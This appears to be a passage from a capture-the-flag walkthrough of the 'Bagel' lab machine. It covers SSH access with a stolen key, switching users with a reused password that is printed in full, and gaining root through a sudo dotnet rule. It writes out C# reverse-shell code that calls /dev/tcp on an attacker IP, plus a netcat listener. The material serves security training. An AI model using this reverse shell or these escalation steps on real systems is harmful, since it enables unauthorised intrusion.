
```
chmod 600 phil.key
ssh -i phil.key phil@bagel.htb
```

```
ssh -i phil.key phil@bagel.htb

Last login: Tue Feb 14 11:47:33 2023 from 10.10.14.19
[phil@bagel ~]$ id
uid=1001(phil) gid=1001(phil) groups=1001(phil)
```

The user flag can be found at `/home/phil/user.txt`.

Lateral Movement

We recall the `db` class inside `bagel.dll`, where we found a password for the user with the ID of `dev`, which likely stands for "developer".



As it is common for individuals to reuse passwords, we can try using this password for other accounts and see if it works.

We attempt to switch user, using `su`, and the discovered password `k8wdAYYKyhnjg3K`.

```
su developer
```

```
[phil@bagel ~]$ su developer
Password: k8wdAYYKyhnjg3K

[developer@bagel phil]$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)
```

Our assumption was correct and we are now the `developer` user.

Privilege Escalation

Upon investigating the `developer` user's permissions, we find that they have the capability to execute the `/usr/bin/dotnet` command as the `root` user without requiring a password, as denoted by `(root) NOPASSWD: /usr/bin/dotnet`.

```
[developer@bagel ~]$ sudo -l

Matching Defaults entries for developer on bagel:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE
    KDEDIR LS_COLORS", env_keep+="MAIL QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
    LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE
    LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/var/lib/snapd/snap/bin

User developer may run the following commands on bagel:
    (root) NOPASSWD: /usr/bin/dotnet
```

Since we are able to run `dotnet` as `root`, we will create a malicious `dotnet` project which will send us a reverse shell.

A `.NET` project typically has a structure consisting of several files and directories. Here's a brief overview:

1. **.csproj file:** This is the project file that contains information about the project and any dependencies it has. It's an `XML` file that describes what to include in the build and how to build it.
2. **Program.cs file:** This is usually the main entry point for the application. It contains the `Main` method which is the first method that gets run when the program starts.
3. **Other .cs files:** These files contain the actual code for your application. They can define classes, structs, interfaces, enums, and delegates.
4. **Properties/ directory:** This directory typically contains the `AssemblyInfo.cs` file, which can be used to define assembly metadata, like the version number.
5. **bin/ and obj/ directories:** These are the build output directories. They're created when you build your project, and they contain the compiled `.exe` or `.dll` files.
6. **packages/ directory:** This directory is created when `NuGet` packages are restored, and it contains the downloaded packages.

For our purpose, we will create a `.NET` project that will establish a reverse shell.

The first step is to navigate to the temporary directory (`/tmp`) and create a new directory named 'shell'. The reasoning behind this lies in the standard practice when executing exploit code. Generally, the `/tmp` directory is world-writable, and its contents are set to delete upon reboot, making it a safe place to execute our code.

```
cd /tmp;
mkdir shell;
cd shell;
```

Once we've set up our directory, we'll proceed to create the necessary `.NET` project files. Specifically, we're creating a `C#` script along with a `.NET` project file (`.csproj`).

First, we will write the `C#` script named `shell.cs` that will spawn the shell:

```
using System;
using System.Diagnostics;

namespace BackConnect {
```

```
  class ReverseBash {
    public static void Main(string[] args) {
      Process proc = new System.Diagnostics.Process();
      proc.StartInfo.FileName = "/bin/bash";
      proc.StartInfo.Arguments = "-c \"/bin/bash -i >& /dev/tcp/10.10.14.19/9090
0>&1\"";
      proc.StartInfo.UseShellExecute = false;
      proc.StartInfo.RedirectStandardOutput = true;
      proc.Start();
      while (!proc.StandardOutput.EndOfStream) {
        Console.WriteLine(proc.StandardOutput.ReadLine());
      }
    }
  }
}
```

Next, we will create the `shell.csproj` file to initialize the `.NET` scripts:

```
<Project Sdk="Microsoft.NET.Sdk">
  <PropertyGroup>
    <OutputType>Exe</OutputType>
    <TargetFramework>net6.0</TargetFramework>
    <ImplicitUsings>enable</ImplicitUsings>
    <Nullable>enable</Nullable>
  </PropertyGroup>
</Project>
```

We now need to establish a `Netcat` listener on our machine to catch the shell, in our case on port `9090`, as defined in the `shell.cs` file.

```
nc -lvnp 9090
```

After setting up the listener, we'll then use the `sudo` command to execute our `.NET` project as `root`.

```
sudo /usr/bin/dotnet run
```

```
[developer@bagel shell]$ sudo /usr/bin/dotnet run

Welcome to .NET 6.0!
---------------------
SDK Version: 6.0.113

----------------
Installed an ASP.NET Core HTTPS development certificate.
To trust the certificate run 'dotnet dev-certs https --trust' (Windows and macOS only).
Learn about HTTPS: https://aka.ms/dotnet-https
----------------
Write your first app: https://aka.ms/dotnet-hello-world
Find out what's new: https://aka.ms/dotnet-whats-new
Explore documentation: https://aka.ms/dotnet-docs
Report issues and find source on GitHub: https://github.com/dotnet/core
Use 'dotnet --help' to see available commands or visit: https://aka.ms/dotnet-cli
--------------------------------------------------------------------------------
```

Looking at the `Netcat` listener shows that we have successfully received a shell as `root`.

```
nc -lvnp 9090

Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9090
Ncat: Listening on 0.0.0.0:9090
Ncat: Connection from 10.129.181.124.
Ncat: Connection from 10.129.181.124:44014.
[root@bagel shell]# id
uid=0(root) gid=0(root) groups=0(root)
```

The `root` flag can be found at `/root/root.txt`.